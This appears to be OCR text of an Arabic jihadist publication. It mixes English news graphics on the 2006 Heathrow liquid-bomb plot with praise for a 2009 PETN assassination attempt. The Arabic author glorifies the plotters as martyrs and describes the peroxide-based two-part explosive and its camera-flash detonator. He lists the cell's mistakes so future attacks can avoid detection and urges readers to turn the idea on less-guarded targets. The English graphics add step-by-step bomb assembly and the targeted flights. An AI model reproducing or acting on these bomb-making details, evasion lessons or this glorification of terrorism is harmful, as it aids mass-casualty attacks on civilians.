
3. يلتقي الارهابيون في دورات المياه. يجري تجميع المواد ومزجها معا.

مزج السوائل

تشحن الصاعقة عن طريق الهاتف الجوال او غيره من الاجهزة الالكترونية

4. يعود شخص بالمادة المتفجرة ويفجرها وهو جالس بالقرب من مناطق الضعف في الطائرة مثل الابواب والنوافذ.

تتضاعف قوة قنبلة صغيرة من صناعة منزلية عن طريق القوى الانسيابية المؤثرة على الطائرة وكذلك بسبب الضغط الجو الذي يتسرب من الطائرة.



- الفكرة العامة للغزوة -


استخدام مادة متفجرة سائلة ثنائية التركيب بمعنى مادتين مختلفتي المصدر وليس عليهما شبهة و يجرى تهريبهما الي الطائرة وعندما يتم خلط المادتين مع بعضهما البعض تصبح مادة متفجرة ، ان الاسلوب جديد وفية نوع من الابداع رغم ان بعض خبراء المتفجرات الاجانب فهموا الاسلوب بشكل خاطئً ولكن لا باس فنحن احيانا ننجح بغباء من نتعامل معهم من الصليبيين بل انهم قد يفتحون لنا ابوابا لم تكن تخطر على بالنا المهم بعد ادخال المواد المتفجرة بشكل مفكك يتم تجميع المادة المتفجرة في الطائرة وربطها بـ الية التفجير .


HIDDEN BOMB

The alleged plot to use disguised liquid explosives to take down an aircraft would probably have succeeded, because they can create a large explosion with very little material.

HOW DO THEY WORK?

Investigators say a peroxide-type of explosive would have been used. A prime candidate would be a triacetone triperoxide (TATP) mixture, used previously by terrorists in the London bombings of 2005.






BOMB COMPONENTS

Two common raw ingredients of TATP, acetone and hydrogen peroxide, come in liquid form and could easily be mixed in the bathroom and detonated from a spark created by the battery of an electronic device.

OVERPRESSURE AS A WEAPON

A huge amount of overpressure is not necessary to create damage. As little as 1% overpressure can break windows and an overpressure of 10% can harm or kill people and cause damage to buildings.

Just 2% overpressure could break the window of an airplane and 10% could fatally damage the airplane and all aboard.



موضوع للاخ / أبو عبد الله البتار

في ١٠ آب ٢٠٠٦ أعلنت الاجهزة الامنية البريطانية " إحباط مخطط " كان يهدف إلى تفجير ٧ طائرات متجهة من مطار هيثرو البريطاني إلى عدة مدن أمريكية وذلك بعمليات إستشهادية بإستخدام قنابل سائلة. و تم اعتقال ٢١ مسلما أغلبهم من أصول باكستانية.

حيثيات المخطط:

يهدف المخطط إلى تدمير سبع طائرات منطلقة من مطار هيثرو بلندن إلى ستة مدن – ثلاثة منها أمريكية هي واشنطن ، نيو يورك ، سان فارنسيسكو ، شيكاغو ٌ واثنتان كندية ٌفهي تورنتو ، مونتريال.


كيفية التفجير : كان الإخوة – فك الله أسرهم – يخططون لتفجير الطائرات باستخدام قنابل من " بروكسيد الهدروجين " عالي التركيز وتفجيرها بواسطة " بروكسيد الأسيتون "
لكن كيف يمكنهم إدخال هاتين المادتين إلى الطائرة ؟
كانت الخطة هي أن كل واحد من الإستشهاديين السبعة سيدخل إلى الطائرة بحقيبة يدوية صغيرة تحتوي على زجاجة مياه معدنية سعة ٥٠٠مل مملوءة ببروكسيد الهدروجين و علبة لسكر كالذي يستخدمه مرضى السكري وقد تم مزجه ببروكسيد الأسيتون و كاميرا تم اعدادها مسبقا لإشعال بروكسيد الأسيتون بواسطة فلاش الكاميرا .
بعد هذه المحاولة تم حظر الدخول بالسوائل بكميات كبيرة إلى الطائرات و التشديد على الأدوية التي يصطحبها الركاب و معجون الأسنان و غيرها من الأشياء التي كان يمكن إدخالها إلى الطائرات.

HOW THEY MADE THE BOMBS

1 Soft drink taken out of bottle using a syringe to keep seal intact



2 Bottle refilled with homemade explosive including hair bleach, peroxide, powdered drink and other chemicals



3 A disposable camera was to be the trigger and would also hide the detonator. One battery would be the power source, a second was hollowed out (right) and filled with explosive





4 The bottle and camera would then be put into a rucksack and taken on the aircraft as hand luggage. The 'battery' detonator could then be taped to the bottle



BBC reconstruction images



5 The bomb could be detonated using the camera. Blast would have torn hole in fuselage, bringing down aircraft and killing all onboard

FLIGHTS TARGETED

	Destination	Airline	No.	Time
1	San Francisco	United Airlines	931	14:15
2	Toronto	Air Canada	849	15:00
3	Montreal	Air Canada	865	15:15
4	Chicago	United Airlines	959	15:40
5	Washington DC	United Airlines	925	16:20
6	New York JFK	American Airlines	131	16:35
7	Chicago	American Airlines	91	16:50





اخطاء العملية والتي ادت الي كشفها بشكل كامل (تذكر ليتم تفاديها في عمليات قادمة)

١- عدد الخلية التي كانت ستنفذ العملية كبير جدا فقد وصل الي ١٦ شخصا وكل واحد منهم يعرف تفاصيل العملية كاملة ، وهذا اكبر خطا مرت بة تلك الخلية والذي ادى بالتالي الي كشفها ، قد يتسال احد الاخوة ويقول بان عدد افراد الخلية لا يؤثر على العملية ولنا في غزوتي نيويورك وواشنطن عبرة فقد كان عدد الاخوة ١٩ عشر دون المخططين ، **الجواب بسيط** : ان من كان يعلم تفاصيل عملية غزوات امريكا هم المخططين والطيارين فقط – اما باقي الاخوة فقد كانوا يعلمون ان هنالك عملية ولم يبلغوا بتفاصيل العملية الا قبل التنفيذ بيومين فقط ، **يقال ان اقوى خلية مقاتلة وأخطرها هي تلك التي لا يتجاوز عدد افرادها شخص واحد – بمعنى كلما قل عدد افراد الخلية كانت نسبة نجاحها اعلى .**

٢- فترة التشاور وتأجيل موعد العملية لأكثر من ٦ اشهر وبالتالي كثرت الاجتماعات ويكثر القيل والقال ، لدرجة ان جهاز الاستخبارات البريطاني قد اصابة الملل من طول فترة مراقبته للخلية على امل بان يقررون تنفيذ العماية ويتم القاء القبض عليهم وهم متلبسين ولكن حينما قرر احد الاخوة ان يقوم برحلة استطلاعية – اصيبوا بالرعب وظنوا انة سيتم تنفيذ العملية فقاموا بالقبض على الخلية ونشر تفاصيل العملية على الاعلام بهدف استغلالها اعلامية بان اجهزة استخباراتهم خارقة ولا مثيل لها ، رغم انة لولا الاخطاء السابق ذكرها لكانت الامور مختلفة ، **فكل السلبيات السابقة كانت تقول للمخابرات تعالوا واقبضوا علينا .**

صور توضيحية مبسطة لمخطط عملية المتفجرات السائلة (قد يصعب حاليا استخدامها في تفجير الطائرات ولكن هنالك عشرات الاهداف التي لاتستخدم الاجراءات الامنية التي تتبعها المطارات ولذلك يمكن استغلال الفكرة في الاثخان في اعداء الله (خيالك هو حدودك اخي المجاهد)


1

Soft drink is removed from bottle using a syringe, so seal remains intact



2

Bottle is refilled with liquid explosive including a powdered soft drink, hair bleach and other ingredients




3



Disposable camera used as bomb parts, and to hide an altered AA battery which will become the detonator


4

Camera adapted to provide electrical charge to detonator



5

Detonator used to ignite the explosive liquid




WJ/420
Cms 1 2 3 4 5 6 7 8 9 10

انتهاء مرحلة وبداية مرحلة

كنت اود ان اتكلم بأسلوبي الخاص عن العمليات التالية ولكني نصحت بان لا استفيض بالشرح والتوضيح خاصة وان العدو يود ان يشاهد الصورة بشكل اوضح مما ينشر في الاعلام فحينما تقوم الوكالات الاستخباراتية بتسريب معلومات عن نجاح او فشل عملية فيكون اهم اسباب النشر هو الخوف من شئ اكبر مما اكتشف وأيضا محاولة منها لكي تلتقط بعض اطراف الخيوط ليكتمل السيناريو لديها ولكن بما ان المجاهدين كتومين بشكل لا باس بة فسنكتفي حاليا ببيانات المجاهدين وبالصور التوضيحية لمراحل العمليات وباقتباسات من مواضيع لبعض الاخوة على المنتديات الجهادية –

وبخصوص ما اعلن اخيرا عن كشف مخطط تفجير طائرة – فالمسالة فقط (حرب عقول) رغم علمي اليقين ان الامريكان لم يقوموا بنشر ذلك الخبر الا لخوفهم من شئ اكبر من مجرد تفجير طائرة واحدة وأقول للاخوة في كل مكان ان للقصة بقية ولم يظهر من الغزوات الاخيرة والمخططات الا راس جبل الجليد

In August 2009
Abdullah Hassan al Asiri
المجاهد عبد الله حسن العسيري (أبو الخير)



In August 2009, PETN was used in an attempt by al-Qaeda in the Arabian Peninsula to murder the Saudi Arabian Deputy Minister of Interior Prince Muhammad bin Nayef, by Saudi bomber Abdullah Hassan al Asiri. The target survived and the bomber died in the blast. The PETN was hidden in the bomber's rectum, which security experts described as a novel technique.



محاولة اغتيال المرتد محمد بن نايف ال سعود


الشهيد: أبو الخير - عبد الله العسيري -رحمه الله

عبد الله حسن طالع العسيري (أبو الخير).

